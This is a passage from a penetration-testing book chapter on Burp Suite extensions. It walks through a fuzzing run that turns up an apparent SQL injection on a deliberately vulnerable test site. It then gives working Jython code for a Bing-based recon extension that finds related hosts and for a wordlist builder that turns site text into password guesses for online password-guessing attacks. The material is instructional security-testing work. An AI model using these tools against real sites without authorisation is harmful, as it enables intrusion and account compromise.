


Figure 6-4: Burp Extender showing that our extension is loaded

As you can see, our extension has loaded and Burp has identified the registered Intruder payload generator. We're now ready to leverage the extension in a real attack. Make sure your web browser is set to use Burp Proxy as a localhost proxy on port 8080. Now let's attack the same Acunetix web application from Chapter 5. Simply browse to `http://testphp.vulnweb.com/`.

As an example, the authors used the little search bar on their site to submit a search for the string "test". Figure 6-5 shows how you can see this request in the HTTP history tab of the Proxy menu. Right-click the request to send it to Intruder.




Figure 6-5: Selecting an HTTP request to send to Intruder

Now switch to the **Intruder** tab and click the **Positions** tab. A screen should appear, showing each query parameter highlighted. This is Burp's way of identifying the spots we should be fuzzing. You can try moving the payload delimiters around or selecting the entire payload to fuzz if you choose, but for now, let's let Burp to decide what to fuzz. For clarity, see Figure 6-6, which shows how payload highlighting works.

Now click the **Payloads** tab. In this screen, click the **Payload type** drop-down and select **Extension-generated**. In the Payload Options section, click the **Select generator. . .** button and choose **BHP Payload Generator** from the drop-down. Your Payload screen should now look like Figure 6-7.




Figure 6-6: Burp Intruder highlighting payload parameters




Figure 6-7: Using our fuzzing extension as a payload generator

Now we're ready to send requests. At the top of the Burp menu bar, click **Intruder** and then select **Start Attack**. Burp should begin sending fuzzed requests, and soon you'll be able to quickly go through the results. When the authors ran the fuzzer, we received the output shown in Figure 6-8.




Figure 6-8: Our fuzzer running in an Intruder attack

As you can see from the bold warning in the response to request 7, we've discovered what appears to be a SQL injection vulnerability.

Even though we built this fuzzer for demonstration purposes only, you'll be surprised how effective it can be for getting a web application to output errors, disclose application paths, or generate behavior that lots of other scanners might miss. Most importantly, we managed to get our custom extension to work with Burp's Intruder attacks. Now let's create an extension that will help us perform extended reconnaissance against a web server.

Bing for Burp

It's not uncommon for a single web server to serve several web applications, some of which you might not be aware of. If you're attacking the server, you should do your best to discover these other hostnames, because they might give you an easier way to get a shell. It's not rare to find an insecure web application, or even development resources, located on the same machine as your target. Microsoft's Bing search engine has search capabilities that allow you to query Bing for all websites it finds on a single IP address using the "IP" search modifier. Bing will also tell you all of the subdomains of a given domain if you use the "domain" search modifier.

Now, we could use a scraper to submit these queries to Bing and then get the HTML in the results, but that would be bad manners (and also violate most search engines' terms of use). In order to stay out of trouble, we'll instead use the Bing API¹ to submit these queries programmatically and parse the results ourselves. Except for a context menu, we won't implement any fancy Burp GUI additions with this extension; we'll simply output the results into Burp each time we run a query, and any detected URLs to Burp's target scope will be added automatically.

Because we already walked you through how to read the Burp API documentation and translate it into Python, let's get right to the code. Crack open *bhp_bing.py* and hammer out the following:

```

from burp import IBurpExtender
from burp import IContextMenuFactory

from java.net import URL
from java.util import ArrayList
from javax.swing import JMenuItem
from thread import start_new_thread

import json
import socket
import urllib

❶ API_KEY = "YOURKEY"
API_HOST = 'api.cognitive.microsoft.com'

❷ class BurpExtender(IBurpExtender, IContextMenuFactory):
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers = callbacks.getHelpers()
        self.context = None

        # we set up our extension
        callbacks.setExtensionName("BHP Bing")
        ❸ callbacks.registerContextMenuFactory(self)

        return

    def createMenuItems(self, context_menu):
        self.context = context_menu
        menu_list = ArrayList()
        ❹ menu_list.add(JMenuItem(
            "Send to Bing", actionPerformed=self.bing_menu))
        return menu_list

```

This is the first bit of our Bing extension. Make sure you paste your Bing API key in place ❶. You're allowed 1000 free searches per month. We begin by defining a *BurpExtender* class ❷ that implements the standard *IBurpExtender* interface, and the *IContextMenuFactory*, which allows us to

1. Visit <https://azure.microsoft.com/en-us/services/cognitive-services/bing-web-search-api/> to get set up with your own free Bing API key.

provide a context menu when a user right-clicks a request in Burp. This menu will display a “Send to Bing” selection. We register a menu handler ❸ that will determine which site the user clicked, enabling us to construct our Bing queries. Then we set up a `createMenuItem` method, which will receive an `IContextMenuInvocation` object and use it to determine which HTTP request the user selected. The last step is to render the menu item and handle the click event with the `bing_menu` method ❹.

Now let’s perform the Bing query, output the results, and add any discovered virtual hosts to Burp’s target scope:

```
def bing_menu(self,event):

    # grab the details of what the user clicked
    ❶ http_traffic = self.context.getSelectedMessages()

    print("%d requests highlighted" % len(http_traffic))

    for traffic in http_traffic:
        http_service = traffic.getHttpService()
        host         = http_service.getHost()

        print("User selected host: %s" % host)
        self.bing_search(host)

    return

def bing_search(self,host):
    # check if we have an IP or hostname
    try:
        ❷ is_ip = bool(socket.inet_aton(host))
    except socket.error:
        is_ip = False

    if is_ip:
        ip_address = host
        domain = False
    else:
        ip_address = socket.gethostbyname(host)
        domain = True

    ❸ start_new_thread(self.bing_query, ('ip:%s' % ip_address,))

    if domain:
        ❹ start_new_thread(self.bing_query, ('domain:%s' % host,))
```

The `bing_menu` method gets triggered when the user clicks the context menu item we defined. We retrieve the highlighted HTTP requests ❶. Then we retrieve the host portion of each request and send it to the `bing_search` method for further processing. The `bing_search` method first determines if the host portion is an IP address or a hostname ❷. We then query Bing for

all virtual hosts that have the same IP address ❸ as the host. If our extension received a domain as well, then we do a secondary search for any subdomains that Bing may have indexed ❹.

Now let's install the plumbing we'll need in order to send the request to Bing and parse the results using Burp's HTTP API. Add the following code within the `BurpExtender` class:

```
def bing_query(self,bing_query_string):
    print('Performing Bing search: %s' % bing_query_string)
    http_request = 'GET https://%s/bing/v7.0/search?' % API_HOST
    # encode our query
    http_request += 'q=%s HTTP/1.1\r\n' % urllib.quote(bing_query_string)
    http_request += 'Host: %s\r\n' % API_HOST
    http_request += 'Connection:close\r\n'
    ❶ http_request += 'Ocp-Apim-Subscription-Key: %s\r\n' % API_KEY
    http_request += 'User-Agent: Black Hat Python\r\n\r\n'

    ❷ json_body = self._callbacks.makeHttpRequest(
        API_HOST, 443, True, http_request).tostring()
    ❸ json_body = json_body.split('\r\n\r\n', 1)[1]

    try:
        ❹ response = json.loads(json_body)
    except (TypeError, ValueError) as err:
        print('No results from Bing: %s' % err)
    else:
        sites = list()
        if response.get('webPages'):
            sites = response['webPages']['value']
        if len(sites):
            for site in sites:
                ❺ print('*'*100)
                print('Name: %s      ' % site['name'])
                print('URL: %s      ' % site['url'])
                print('Description: %r' % site['snippet'])
                print('*'*100)

                java_url = URL(site['url'])
                ❻ if not self._callbacks.isInScope(java_url):
                    print('Adding %s to Burp scope' % site['url'])
                    self._callbacks.includeInScope(java_url)
                else:
                    print('Empty response from Bing.: %s'
                        % bing_query_string)

    return
```

Burp's HTTP API requires that we build the entire HTTP request as a string before sending it. We also need to add our Bing API key to make the API call ❶. We then send the HTTP request ❷ to the Microsoft servers. When the response returns, we split the headers off ❸ and then pass it to

our JSON parser ④. For each set of results, we output some information about the site that we discovered ⑤. If the discovered site isn't in Burp's target scope ⑥, we automatically add it.

In doing so, we've blended the Jython API and pure Python in a Burp extension. This should help us do additional recon work when we're attacking a particular target. Let's take it for a spin.

Kicking the Tires

To get the Bing search extension working, use the same procedure we used for the fuzzing extension. When it's loaded, browse to `http://testphp.vulnweb.com/` and then right-click the GET request you just issued. If the extension loads properly, you should see the menu option "Send to Bing" displayed, as shown in Figure 6-9.




Figure 6-9: New menu option showing our extension

When you click this menu option, you should start to see results from Bing, like in Figure 6-10. The kind of result you get will depend on the output you chose when you loaded the extension.

If you click the **Target** tab in Burp and select **Scope**, you should see new items automatically added to the target scope, as shown in Figure 6-11. The target scope limits activities such as attacks, spidering, and scans to the defined hosts only.




Figure 6-10: Our extension providing output from the Bing API search




Figure 6-11: Showing how discovered hosts are automatically added to Burp's target scope

Turning Website Content into Password Gold

Many times, security comes down to one thing: user passwords. It's sad but true. Making things worse, when it comes to web applications, especially custom ones, it's all too common to discover that they don't lock users out of their accounts after a certain number of failed authentication attempts. In other instances, they don't enforce strong passwords. In these cases, an online password-guessing session like the one in the last chapter might be just the ticket to gain access to the site.

The trick to online password guessing is getting the right wordlist. You can't test 10 million passwords if you're in a hurry, so you need to be able to create a wordlist targeted to the site in question. Of course, there are scripts in Kali Linux that crawl a website and generate a wordlist based on site content. But if you've already used Burp to scan the site, why send more traffic just to generate a wordlist? Plus, those scripts usually have a ton of command-line arguments to remember. If you're anything like me, you've already memorized enough command-line arguments to impress your friends, so let's make Burp do the heavy lifting.

Open *bhp_wordlist.py* and knock out this code:

```

from burp import IBurpExtender
from burp import IContextMenuFactory

from java.util import ArrayList
from javax.swing import JMenuItem

from datetime import datetime
from HTMLParser import HTMLParser

import re

class TagStripper(HTMLParser):
    def __init__(self):
        HTMLParser.__init__(self)
        self.page_text = []

    def handle_data(self, data):
        ❶ self.page_text.append(data)

    def handle_comment(self, data):
        ❷ self.page_text.append(data)

    def strip(self, html):
        self.feed(html)
        ❸ return " ".join(self.page_text)

class BurpExtender(IBurpExtender, IContextMenuFactory):
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks

```



```

self._helpers = callbacks.getHelpers()
self.context = None
self.hosts = set()

# Start with something we know is common
❷ self.wordlist = set(["password"])

# we set up our extension
callbacks.setExtensionName("BHP Wordlist")
callbacks.registerContextMenuFactory(self)

return

def createMenuItems(self, context_menu):
    self.context = context_menu
    menu_list = ArrayList()
    menu_list.add(JMenuItem(
        "Create Wordlist", actionPerformed=self.wordlist_menu))

    return menu_list

```

The code in this listing should be pretty familiar by now. We start by importing the required modules. A helper `TagStripper` class will allow us to strip the HTML tags out of the HTTP responses we process later on. Its `handle_data` method stores the page text ❶ in a member variable. We also define the `handle_comment` method because we want to add the words stored in developer comments to the password list as well. Under the covers, `handle_comment` just calls `handle_data` ❷ (in case we want to change how we process page text down the road).

The `strip` method feeds HTML code to the base class, `HTMLParser`, and returns the resulting page text ❸, which will come in handy later. The rest is almost exactly the same as the start of the `bhp_bing.py` script we just finished. Once again, the goal is to create a context menu item in the Burp UI. The only thing new here is that we store our wordlist in a set, which ensures that we don't introduce duplicate words as we go. We initialize the set with everyone's favorite password, "password" ❹, just to make sure it ends up in our final list.

Now let's add the logic to take the selected HTTP traffic from Burp and turn it into a base wordlist:

```

def wordlist_menu(self, event):
    # grab the details of what the user clicked
    http_traffic = self.context.getSelectedMessages()

    for traffic in http_traffic:
        http_service = traffic.getHttpService()
        host = http_service.getHost()
        ❶ self.hosts.add(host)

```

```

        http_response = traffic.getResponse()
        if http_response:
            ❷ self.get_words(http_response)

    self.display_wordlist()
    return

def get_words(self, http_response):
    headers, body = http_response.tostring().split('\r\n\r\n', 1)

    # skip non-text responses
    ❸ if headers.lower().find("content-type: text") == -1:
        return

    tag_stripper = TagStripper()
    ❹ page_text = tag_stripper.strip(body)

    ❺ words = re.findall("[a-zA-Z]\w{2,}", page_text)

    for word in words:
        # filter out long strings
        if len(word) <= 12:
            ❻ self.wordlist.add(word.lower())

    return

```

Our first order of business is to define the `wordlist_menu` method, which handles menu clicks. It saves the name of the responding host ❶ for later and then retrieves the HTTP response and feeds it to the `get_words` method ❷. From there, `get_words` checks the response header to make sure we're processing text-based responses only ❸. The `TagStripper` class ❹ strips the HTML code from the rest of the page text. We use a regular expression to find all words starting with an alphabetic character and two or more "word" characters as specified with the `\w{2,}` regular expression ❺. We save the words that match this pattern to the `wordlist` in lowercase ❻.

Now let's polish the script by giving it the ability to mangle and display the captured wordlist:

```

def mangle(self, word):
    year = datetime.now().year
    ❶ suffixes = ["", "1", "!", year]
    mangled = []

    for password in (word, word.capitalize()):
        for suffix in suffixes:
            ❷ mangled.append("%s%s" % (password, suffix))

    return mangled

```

```

def display_wordlist(self):
    ❶ print "#!comment: BHP Wordlist for site(s) %s" % ", ".join(self.hosts)

    for word in sorted(self.wordlist):
        for password in self.mangle(word):
            print password

    return

```

Very nice! The `mangle` method takes a base word and turns it into a number of password guesses based on some common password creation strategies. In this simple example, we create a list of suffixes to tack on the end of the base word, including the current year ❶. Next, we loop through each suffix and add it to the base word ❷ to create a unique password attempt. We do another loop with a capitalized version of the base word for good measure. In the `display_wordlist` method, we print a “John the Ripper”-style comment ❸ to remind us which sites we used to generate this wordlist. Then we mangle each base word and print the results. Time to take this baby for a spin.

Kicking the Tires

Click the **Extender** tab in Burp, click the **Add** button, and then use the same procedure we used for our previous extensions to get the Wordlist extension working.

In the Dashboard tab, select **New live task**, as shown in Figure 6-12.




Figure 6-12: Starting a live passive scan with Burp

When the dialog appears, choose **Add all links observed in traffic. . .**, as shown in Figure 6-13, and click **OK**.




Figure 6-13: Configuring the live passive scan with Burp

After you've configured the scan, browse to `http://testphp.vulnweb.com/` to run it. Once Burp has visited all the links on the target site, select all the requests in the top-right pane of the **Target** tab, right-click them to bring up the context menu, and select **Create Wordlist**, as shown in Figure 6-14.




Figure 6-14: Sending the requests to the BHP Wordlist extension

Now check the Output tab of the extension. In practice, we'd save its output to a file, but for demonstration purposes we display the wordlist in Burp, as shown in Figure 6-15.

You can now feed this list back into Burp Intruder to perform the actual password-guessing attack.





Figure 6-15: A password list based on content from the target website

